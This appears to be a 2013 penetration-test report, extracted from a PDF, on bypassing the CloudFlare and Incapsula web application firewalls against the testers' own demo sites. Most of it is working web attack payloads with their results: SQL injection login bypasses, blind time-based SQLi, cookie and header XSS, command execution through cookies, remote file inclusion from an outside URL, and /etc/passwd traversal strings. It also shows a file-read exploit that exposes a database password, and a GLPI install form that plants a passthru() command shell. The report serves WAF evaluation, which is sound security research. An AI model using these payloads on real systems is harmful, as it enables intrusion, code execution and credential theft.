464.14 KB	10.06.2013 13:52:48			-rwxr--r--	
604.36 KB	10.06.2013 13:52:50			-rwxr--r--	
1.69 KB	06.12.2010 09:48:40			-rwxr--r--	
192.14 KB	13.09.2011 07:01:53			-rwxr--r--	
538.11 KB	16.07.2011 10:16:24			-rwxr--r--	
7.86 MB	11.06.2013 04:25:05			-rwxr--r--	
149.68 KB	02.10.2013 09:23:42			-rwxr--r--	
187.63 KB	07.02.2012 16:12:37			-rwxr--r--	
95 B	21.04.2013 15:55:00			-rwxr--r--	
3.32 MB	29.10.2012 08:47:49			-rwxr--r--	
59.13 KB	07.09.2010 20:55:48			-rwxr--r--	
7 B	01.10.2013 17:42:30			-rwxr--r--	
43 B	19.05.2010 13:14:16			-rwxr--r--	
259.51 KB	05.04.2013 11:54:03			-rwxr--r--	

The sidebar on the right lists various management functions:

- Users
- Configuration
- Database Manager
- Import Mail List
- FTP Manager
- Compose a Letter
- Manage Letters
- Edit Messages
- Edit Attributes
- Edit Lists
- View Queue
- Process Queue
- Help / Support
- Logout

## Practico SQL Injection Authentication Bypass:

```
POST /practico/ HTTP/1.1
Host: cf.destr0y.net
Content-Type: application/x-www-form-urlencoded
Content-Length: 73
Connection: keep-alive
Accept-Encoding: gzip, deflate
```

accion=Iniciar\_login&uid=admin%27+AND+1%3D1%23&clave=password&captcha=vhw3

The screenshot shows a browser window with a password reminder dialog and a main content area displaying a runtime error message.

The password reminder dialog asks: "Would you like to remember the password for 'admin' and 1=1# on destr0y.net?" It has a "Remember Password" checkbox and an "OK" button.

The main content area shows a "RunTime Error" message:

```
RunTime Error
Details: Only admin user can see the transaction details
: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '*' at line 1.

Contact your system administrator and report this post.
```

An "OK" button is visible at the bottom right of the error message.

## TimThumb Remote File Include Bypass:

[http://cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external\\_3ad96be987d746db968ebaa77c49900e.php](http://cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php)

PHP Version 5.3.26

System: Linux a1.socuster.com 2.6.19-348.12.1.el5 #1 SMP Wed Jul 10 05:28:41 EDT 2013 x86\_64

Build Date: Jul 9 2013 04:18:55

Configure Command: ./configure --disable-finfo --enable-pdo --enable-bcmath --enable-calendar --enable-ftp --enable-gd-native-ttf --enable-ibm-db --enable-magic-quotes --enable-mbstring --enable-sockets --prefix=/usr --with-curl=opt/curl --with-free-type-dir=/usr --with-gmp-dir=/usr --with-iconv-dir=/usr --with-jpeg-dir=/usr --with-kernel --with-libxml-dir=/usr --with-mbstring --with-mysql-sock=/var/lib/mysql/mysql.sock --with-mysqli-ndbmugl\_config --with-openssl-dir=/usr --with-pcre-regexp --with-png-dir=/usr --with-sqlite-dir=/usr --with-zip --with-zts

Server API: CGI/FastCGI

Virtual Directory Support: disabled

Configuration File (php.ini) Path: /usr/lib

Loaded Configuration File: /usr/local/lib/php.ini

Scan this dir for additional ini files: (none)

Additional .ini: (none)

Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:01.732	0.424	651	224	GET	200	text/html	<a href="http://cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php">http://cf.destr0y.net/wp/wp-content/plugins/timthumb/cache/external_3ad96be987d746db968ebaa77c49900e.php</a>
00:00:02.245	0.474	502	206	GET	404	text/html (NS_ERROR_FAILURE)	<a href="http://cf.destr0y.net/testtim.php?PHPE956BF3-D428-11d2-A769-00AA001ACF42">http://cf.destr0y.net/testtim.php?PHPE956BF3-D428-11d2-A769-00AA001ACF42</a>
00:00:02.273	0.485	502	206	GET	404	text/html (NS_ERROR_FAILURE)	<a href="http://cf.destr0y.net/testtim.php?PHPE956BF3-D428-11d2-A769-00AA001ACF42">http://cf.destr0y.net/testtim.php?PHPE956BF3-D428-11d2-A769-00AA001ACF42</a>

Headers | Cookies | Query String | POST Data | Content

Type: Parameter Value

Pretty | Raw

## WP Plugin NoSpamPTI Blind SQL Injection Bypass:

```
<form novalidate="" class="comment-form" id="commentform" method="post" action="http://cf.destr0y.net/wp/wp-comments-post.php">
<input type="submit" value="Post Comment" id="submit" name="submit">
<input type="hidden" id="comment_post_ID" value="1 AND SLEEP(15)" name="comment_post_ID">
<input type="hidden" value="0" id="comment_parent" name="comment_parent">
</form>
```

The screenshot shows a Firefox browser window with the title "Hello world! | ZSL WAF TB". The URL is "cf.destroy.net/wp/?p=1#comment-2". The page displays a comment from "testcomment" with the message "waddup". Below the comment is a "Leave a Reply" form. The "Name" field is filled with "testcomment" and the "Email" field is filled with "test@zeroscience.mk". The Network tab of the developer tools shows the following requests and responses:

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:01.381	0.827	756	307	POST	302	Redirect to:	http://cf.destroy.net/wp/wp-comments-post.php
00:00:02.281	0.447	616	247	GET	200	text/html	http://cf.destroy.net/wp/?p=1
00:00:02.887	0.294	391	(560)	GET	(Cache)	text/css	http://fonts.googleapis.com/css?family=Source+Sans+Pro:italic%7CBitter%3A400%C700&subset=latin%2Clatin-ext
00:00:02.916	0.268	597	(0)	GET	(Cache)	text/css	http://cf.destroy.net/wp/wp-content/themes/twentythirteen/fonts/genericons.css?ver=2.09
00:00:02.942	0.249	592	(0)	GET	(Cache)	text/css	http://cf.destroy.net/wp/wp-content/themes/twentythirteen/style.css?ver=2013-07-18
00:00:02.971	0.228	565	(0)	GET	(Cache)	application/javascript	http://cf.destroy.net/wp/wp-includes/js/comment-reply.min.js?ver=3.6.1
00:00:03.007	0.197	562	(0)	GET	(Cache)	application/javascript	http://cf.destroy.net/wp/wp-includes/js/jquery/jquery.js?ver=1.10.2
00:00:03.036	0.173	573	(0)	GET	(Cache)	application/javascript	http://cf.destroy.net/wp/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.2.1
00:00:03.063	0.029	405	0	GET	Redirect (cached)		http://i.gravatar.com/avatar/32738b265574242a0fbb...arr2fad516503a11c5eac435acc9bb6523536%3F%3D74&r=G
00:00:03.093	0.120	574	(0)	GET	(Cache)	application/javascript	http://cf.destroy.net/wp/wp-includes/js/jquery/jquery.masonry.min.js?ver=2.1.05

Below the Network tab, the Headers, Cookies, Query String, POST Data, and Content tabs are visible. The POST Data tab shows the following parameters:

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	waddup
submit	Post Comment
comment_post_ID	1 AND SLEEP(15)
comment_nasred	1

## Cookie Poisoning Bypass (XSS, SQLi, RFI, LFI, CMDexec):

CloudFlare doesn't check the Cookie value or any other HTTP header field (except User-Agent) for malicious strings. To prove this, we successfully managed to exploit the cookie vulnerabilities in the PoC script.

### Cookie XSS Bypass:

Cookie value: **hallo=J0xy0L </h2><script>alert(document.cookie)</script>**

The screenshot shows a Firefox browser with the title "RFI/LFI/SQLi/XSS PoC App". The URL is "cf.destroy.net/poc.php". The page contains a "PoC:" section with a list of injection types:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss parameter
- cookie &notification& - sql parameter

Below this is a sample payload: `_cfuid=d7c0c099908b7dcf0f55838ec85d3dc3b1380484971801; hallo=J0xy0L </h2><script>alert(document.cookie)</script>; popunder=yes; popundr=yes; setover1=1`. A modal dialog titled "HELLO: J0xy0L" shows the message "OK".

At the bottom, the Network tab of the developer tools shows the cookie "hallo" with the value "J0xy0L </h2><script>alert(document.cookie)</script>".

## Cookie CMDExec Bypass:

Cookie value: **market=uname -a;**

PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss cookie
- cookie &notification& - sql cookie
- cookie &segment& - lfi cookie
- cookie &market& - rfi cookie

**HELLO: J0xy0L**

New notifications:Array ( [0] => value1w4fh4x )

Segment Cookie LFI results-  
Market cookie RFI results-:Linux in 2.6.32-042stab081.3 #1 SMP Mon Sep 9 20:07:47 MSK 2013 i686 i686 i386 GNU/Linux

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
__cfduid	d7c0c009908b7dcf0f5838ec85d3dc3b138048-4971801	.dest0y.net	54 B	/	Tuesday, December 24, 2019 12:49:46 AM		
hallo	J0xy0L	.dest0y.net	11 B	/	Session		
notifications	value1w4fh4x	cf.dest0y.net	25 B	/	Session	HttpOnly	
segment	x	cf.dest0y.net	8 B	/	Session	HttpOnly	
market	uname -a;	cf.dest0y.net	15 B	/	Session	HttpOnly	

## Cookie LFI/RFI Bypass:

Cookie value: **segment=http://zeroscience.mk/pentest/tim.php**

PoC:

- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss cookie
- cookie &notification& - sql cookie
- cookie &segment& - lfi cookie
- cookie &market& - rfi cookie

**HELLO: J0xy0L**

New notifications:Array ( [0] => value1w4fh4x )

Segment Cookie LFI results-  
Market cookie RFI results-:Linux a2.xooluster.com 2.6.18-348.6.1.el5 #1 SMP Tue May 21 15:29:55 EDT 2013 x86\_64  
yH^ Á^L^@?#J,0µ3DgJA AN@8qSQCJD^Ej-ççylb #\$ô%Åö1/4^H|^TM^ôù€ÜÔ7£È

**PHP Version 5.3.26**

System	Linux a2.xooluster.com 2.6.18-348.6.1.el5 #1 SMP Tue May 21 15:29:55 EDT 2013 x86_64
Build Date	Jul 12 2013 22:58:17
Configure Command	'/configure' --disable-fileinfo --enable-pdo --enable-bcmath --enable-calendar --enable-ftp --enable-gd-native-ttf --enable-libxml --enable-magic-quotes --enable-sockets --prefix=/usr' --with-curl=optcurlssl' --with-freetype-dir=/usr' --with-gd --with-imap=optphp_with_imap_client' --with-imap-sasl=/usr' --with-peg-dir=/usr' --with-kerberos' --with-libdir=lib64' --with-libxml-dir=optxml2' --with-mysqli=/usr' --with-mysql-sock=/tmp/mysql.sock' --with-openssl=/usr' --with-openssl-dir=/usr' --with-pcre-regex=optpcre' --with-pic' --with-png-dir=/usr' --with-xpm-dir=/usr' --with-zlib' --with-zip-dir=/usr'
Server API	CGI/fastCGI
Virtual Directory Support	disabled
Configuration File (php.ini)	/usr/lib

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
__cfduid	d7c0c009908b7dcf0f5838ec85d3dc3b138048-4971801	.dest0y.net	54 B	/	Tuesday, December 24, 2019 12:49:46 AM		
hallo	J0xy0L	.dest0y.net	11 B	/	Session		
notifications	value1w4fh4x	cf.dest0y.net	25 B	/	Session	HttpOnly	
segment	http://zeroscience.mk/pentest/tim.php	cf.dest0y.net	44 B	/	Session	HttpOnly	
market	b	cf.dest0y.net	7 B	/	Session	HttpOnly	

## Cookie SQLi Bypass:

Cookie value: notifications=dasdsa' union select\* from testwaf;#

PoC:

- Search - sql inj
- Search2 - concat sql inj
- cmd - rfi inj
- cmd2 - lfi inj
- x - xss parameter
- cookie &hallo& - xss parameter
- cookie &notifications& - sql parameter

HELLO: J0xy0L

New notifications:Array ([0] => value1w4fh4x)

Name	Value	Domain	Raw Size	Path	Expires	HttpOnly	Security
__cfduid	d7cd00990b7dcf0f55838ec85d3dc3b1380484971801	.destroy.net	54B	/	Tuesday, December 24, 2019 12:49:46 AM		
hallo	J0xy0L	.destroy.net	11B	/	Session		
notifications	dasdsa' union select* from testwaf;#	.destroy.net	63B	/	Session	HttpOnly	

## Directory Traversal Bypass using Burp:

Request	Payload	Status	Error	Timeout	Length	Comment
61	..\..\..\..\etc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
62	..\..\..\..\..\etc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
63	..\..\..\..\..\..\etc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
64	..\..\..\..\..\..\..\etc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
65	..\%255cetc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
66	..\%255c..\%255cetc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
67	..\%255c..\%255c..\%255cetc\pas...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
68	..\%255c..\%255c..\%255c..\%255...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
69	..\%255c..\%255c..\%255c..\%255...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
70	..\%255c..\%255c..\%255c..\%255...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
71	..\%255c..\%255c..\%255c..\%255...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
72	..\%255c..\%255c..\%255c..\%255...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
73	..\%5c..\%5cetc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
74	..\%5c..\%5c..\%5cetc\passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
75	..\%5c..\%5c..\%5c..\%5cetc\pass...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
76	..\%5c..\%5c..\%5c..\%5c..\%5cetc...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
77	..\%5c..\%5c..\%5c..\%5c..\%5c...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
78	..\%5c..\%5c..\%5c..\%5c..\%5c...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	
79	..\%5c..\%5c..\%5c..\%5c..\%5c...	200	<input type="checkbox"/>	<input type="checkbox"/>	683	

## Apache Struts Block (msf):

## SQL Injection Fuzz (ZAP) Block:

Site:	URL	Status	Time
cf.destroy.net:80	http://cf.destroy.net/poc.php?Search2=a%20UNION%20ALL%20select%20NULL%20-%20	403 Forbidden	47ms
	http://cf.destroy.net/poc.php?Search2=a'%20UNION%20ALL%20select%20NULL%20-%20	403 Forbidden	48ms
	http://cf.destroy.net/poc.php?Search2=a%22%20UNION%20ALL%20select%20NULL%20-%20	403 Forbidden	47ms
	http://cf.destroy.net/poc.php?Search2=a)%20UNION%20ALL%20select%20NULL%20-%20	403 Forbidden	48ms
	http://cf.destroy.net/poc.php?Search2=a)%20UNION%20ALL%20select%20NULL%20-%20	403 Forbidden	46ms
	http://cf.destroy.net/poc.php?Search2=a	200 OK	219ms
	http://cf.destroy.net/poc.php?Search2=a%20%20sleep(5)%20	200 OK	223ms
	http://cf.destroy.net/poc.php?Search2=a'%20%20sleep(5)%20%20'	403 Forbidden	45ms
	http://cf.destroy.net/poc.php?Search2=a%22%20%20sleep(5)%20%20%	403 Forbidden	47ms
	http://cf.destroy.net/poc.php?Search2=a%20where%20%20in%20(select%20sleep(5)%20)%20-%...	403 Forbidden	47ms
	http://cf.destroy.net/poc.php?Search2=a%20where%20%20in%20(select%20sleep(5)%20)%20-%...	403 Forbidden	61ms
	http://cf.destroy.net/poc.php?Search2=a	200 OK	245ms
	http://cf.destroy.net/poc.php?Search2=%20select%20%22java.lang.Thread.sleep%22(5000)%20fr...	403 Forbidden	47ms
	http://cf.destroy.net/poc.php?Search2=%20select%20%22java.lang.Thread.sleep%22(5000)%20fr...	403 Forbidden	48ms
	http://cf.destroy.net/poc.php?Search2=%22%20select%20%22java.lang.Thread.sleep%22(5000)%2...	403 Forbidden	50ms
	http://cf.destroy.net/poc.php?Search2=%20select%20%22java.lang.Thread.sleep%22(5000)%20fr...	403 Forbidden	55ms
	http://cf.destroy.net/poc.php?Search2=%22java.lang.Thread.sleep%22(5000)	200 OK	228ms
	http://cf.destroy.net/poc.php?Search2=a	200 OK	245ms
	http://cf.destroy.net/poc.php?Search2=(SELECT%20%20UTL_INADDR.get_host_name('10.0.0.1')%2...	403 Forbidden	48ms
	http://cf.destroy.net/poc.php?Search2=a%20%20(SELECT%20%20UTL_INADDR.get_host_name('1...	403 Forbidden	52ms
	http://cf.destroy.net/poc.php?Search2=a'%20%20(SELECT%20%20UTL_INADDR.get_host_name('1...	403 Forbidden	49ms
	http://cf.destroy.net/poc.php?Search2=a%22%20%20(SELECT%20%20UTL_INADDR.get_host_na...	403 Forbidden	75ms
	http://cf.destroy.net/poc.php?Search2=a%20and%20exists%20(SELECT%20%20UTL_INADDR.get_...	403 Forbidden	50ms
	http://cf.destroy.net/poc.php?Search2=a	200 OK	240ms
	http://cf.destroy.net/poc.php?Search2=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403 Forbidden	50ms
	http://cf.destroy.net/poc.php?Search2=case%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403 Forbidden	49ms
	http://cf.destroy.net/poc.php?Search2=c%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403 Forbidden	49ms
	http://cf.destroy.net/poc.php?Search2=c%20when%20cast(pg_sleep(5)%20as%20varchar)%20...	403 Forbidden	62ms
	http://cf.destroy.net/poc.php?Search2=a%20%20case%20when%20cast(pg_sleep(5)%20as%20var...	403 Forbidden	47ms

## WP W3 Total Cache Plugin PHP Code Execution Block:

```
<textarea aria-required="true" rows="8" cols="45" name="comment" id="comment"><!--mfunc eval(base64_decode(cGhwaW5mbypOyAg)); --><!--/mfunc--></textarea>
```

Firefox - Hello world! | ZSL WAF TB

Leave a Reply

Your email address will not be published. Required fields are marked \*

Name \* testcomment

Email \* test@zeroscience.mk

Website

Comment

```
<!--mfunc eval(base64_decode(cGhwaW5mbypOyAg)); --><!--/mfunc-->
```

You may use these HTML tags and attributes: <a href="" title=""> <abbr title=""> <acronym title=""> <b> <br> <blockquote cite=""> <cite> <code> <del datetime=""> <em> <i> <q cite=""> <strong>

Start Stop Clear Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
---------	------	------	----------	--------	--------	------	-----

Headers Cookies Query String POST Data Content

Type:

Parameter	Value
-----------	-------

Pretty Raw

Firefox - Attention Required! | Cloudflare

Sorry, you have been blocked

You are unable to access destr0y.net



Start Stop Clear Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:37.334	0.094	959	235	POST	403	text/html	http://cf.destr0y.net/wp/wp-comments-post.php
00:00:37.639	0.103	368	(0)	GET	(Cache)	text/css	http://cf.destr0y.net/cdn-cgi/styles/cf.errors.css
00:00:37.669	0.031	363	(0)	GET	Redirect (cached)		http://cdnjs.cloudflare.com/ajax/libs/zepto/1.0/zepto.min.js
00:00:37.701	0.077	353	(0)	GET	(Cache)	application/javascript	http://cf.destr0y.net/cdn-cgi/scripts/cf.common.js
00:00:37.779	0.119	363	(0)	GET	(Cache)	application/javascript	http://cdnjs.cloudflare.com/ajax/libs/zepto/1.0/zepto.min.js
00:00:38.000	0.179	401	(965)	GET	(Cache)	image/png	http://cf.destr0y.net/cdn-cgi/images/browser-bar.png?1375818156
00:00:38.033	0.157	390	(16101)	GET	(Cache)	image/png	http://cf.destr0y.net/cdn-cgi/images/error_icons.png

Headers Cookies Query String POST Data Content

Type: application/x-www-form-urlencoded

Parameter	Value
author	testcomment
email	test@zeroscience.mk
url	
comment	<!--mfunc eval(base64_decode(cGhwaW5mbypOyAg)); --><!--/mfunc-->

Pretty Raw

## User-Agent HTTP Header Field XSS Block:

UA value: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(1);</script>

The screenshot shows a browser window with the URL [cf.destr0y.net/poc.php](http://cf.destr0y.net/poc.php). The page displays an 'Error 1010 Access denied' message. Below the page, a Tamper Data window is open, showing ongoing requests. In the 'Request Header' section, the 'User-Agent' field is highlighted and contains the malicious value: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0"><script>alert(1);</script>.

## False Positive (phpMyAdmin):

[http://cf.destr0y.net/phpma/querywindow.php?token=69aadcf21a9e2c2815d9e1be2c873f53&server=1&db=zslwaf&table=testwaf&sql\\_query=SELECT%20\\*%20FROM%20%60testwaf%60%20WHERE%20%60testzsl%60%3D1&init=1](http://cf.destr0y.net/phpma/querywindow.php?token=69aadcf21a9e2c2815d9e1be2c873f53&server=1&db=zslwaf&table=testwaf&sql_query=SELECT%20*%20FROM%20%60testwaf%60%20WHERE%20%60testzsl%60%3D1&init=1)(?)

Unlike Incapsula, CloudFlare does not offer an option to whitelist the requests and parameters but rather whitelist the IP of the user.

The screenshot shows an Opera browser window with the URL [http://cf.destr0y.net/phpma/querywindow.php?token=69aadcf21a9e2c2815d9e1be2c873f53&server=1&db=zslwaf&table=testwaf&sql\\_query=SELECT%20\\*%20FROM%20%60testwaf%60%20WHERE%20%60testzsl%60%3D1&init=1](http://cf.destr0y.net/phpma/querywindow.php?token=69aadcf21a9e2c2815d9e1be2c873f53&server=1&db=zslwaf&table=testwaf&sql_query=SELECT%20*%20FROM%20%60testwaf%60%20WHERE%20%60testzsl%60%3D1&init=1). The page displays a 'Sorry, you have been blocked' message. To the right, the CloudFlare dashboard is visible, showing the 'Operations' tab with the status 'not available.'

## Results (Incapsula):

### Webgrind Local File Inclusion Bypass:

Seems its configured to detect and trigger on hardcoded values (I.E: /etc/hosts, /etc/passwd). The vulnerability can still be used to read other valuable files on the system. For example:

http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php

Firefox - webgrind - fileviewer: /var/www/wp/wp... +

in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php

webgrind v1.0  
profiling in the browser

/var/www/wp/wp-config.php

```
1 <?php
2 /**
3 * The base configurations of the WordPress.
4 *
5 * This file has the following configurations: MySQL settings, Table Prefix,
6 * Secret Keys, WordPress Language, and ABSPATH. You can find more information
7 * by visiting {@link http://codex.wordpress.org/Editing_wp-config.php Editing
8 * wp-config.php} Codex page. You can get the MySQL settings from your web host.
9 *
10 * This file is used by the wp-config.php creation script during the
11 * installation. You don't have to use the web site, you can just copy this file
12 * to 'wp-config.php' and fill in the values.
13 *
14 * @package WordPress
15 */
16
17 // ** MySQL settings - You can get this info from your web host ** //
18 /** The name of the database for WordPress */
19 define('DB_NAME', 'wp');
20
21 /** MySQL database username */
22 define('DB_USER', 'wp');
23
24 /** MySQL database password */
25 define('DB_PASSWORD', 'w4fh4x');
```

Start Stop Clear | Autoscroll

Started	Time	Sent	Received	Method	Result	Type	URL
00:00:08.623	0.468	924	2945	GET	200	text/html	http://in.zeroscience.mk/webgrind/index.php?op=fileviewer&file=/var/www/wp/wp-config.php
00:00:09.135	0.122	889	(14832)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/webgrind/js/jquery.js
00:00:09.162	0.098	898	(964)	GET	(Cache)	application/javascript	http://in.zeroscience.mk/webgrind/js/jquery.scrollTo.js
00:00:09.188	0.076	908	(977)	GET	(Cache)	text/css	http://in.zeroscience.mk/webgrind/styles/style.css



Headers Cookies Query String POST Data Content

Parameter	Value
op	fileviewer
file	/var/www/wp/wp-config.php

149.126.72.39 31.11.109.121

## GLPI SQL Injection and Remote Code Execution Bypass:

```
<form action="http://inc.destr0y.net/glpi/install/install.php" method="post"
name="main">
<input type="hidden" name="install" value="update_1">
<input type="hidden" name="db_host" value="'; } passthru($_GET['cmd']); /*">
<input type="submit" id="btn">
</form>
```



## Practico SQL Injection (HTML encoded hex) Block:

```
POST /practico/ HTTP/1.1
Host: 4sylum.elgringodelanoche.com
Content-Type: application/x-www-form-urlencoded

accion=Iniciar_login&uid= admin' AND 230984752 &#61;
230984752#&clave=admin&captcha=rxbg
```

The screenshot shows a browser window with the URL [4sylum.elgringodelanoche.com/practico/](http://4sylum.elgringodelanoche.com/practico/). A blue header bar says "Access Denied". Below it, a message from "4sylum.elgringodelanoche.com" states "owner has denied your access to the site." To the right is a yellow arrow pointing right. The main content area shows incident details: Incident ID 86000420264273461-1724130482575508135, Your IP Address 78.157.24.104, Proxy IP 149.126.72.250, and Proxy ID 1086. At the bottom, a network traffic capture table shows a POST request to "/practico/" with status 403 Forbidden, domain 4sylum.elgringodelanoche.com, size 435 B, remote IP 149.126.72.250:80, and timeline 69ms. The "Post" tab is selected, showing parameters: accion Iniciar\_login, captcha rxbg, clave admin, and uid uid= admin' AND 230984752 &#61; 230984752#. The source code shows the injected payload: accion=Iniciar\_login&uid=uid\$3D+admin\$27+AND+230984752+\$26\$23\$1\$3B+230984752\$23\$clave=admin&captcha=rxbg.

## Accept-Encoding HTTP Header Field XSS Bypass:

AE value: `gzip, deflate"><script>alert(1);</script>`

The screenshot shows the Tamper Data extension interface. The top panel lists three ongoing requests with their details. The bottom panel shows the Request and Response header tables. In the Request Headers table, the Accept-Encoding header is modified to include a script payload: `gzip, deflate"><script>alert(1);</script>`. The Response Headers table shows standard headers like Status, Date, Server, etc.

Request Header Name	Request Header Value	Response Header Name	Response Header Value
Host	inc.zeroscience.mk	Status	OK - 200
User-Agent	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) ...	Date	Thu, 03 Oct 2013 20:45:35 GMT
Accept	text/html,application/xhtml+xml,application/x...	Server	Apache/2.2.24 (Unix) mod_ssl/2.2.24 OpenSSL/...
Accept-Language	en-US,en;q=0.5	X-Powered-By	PHP/5.3.26
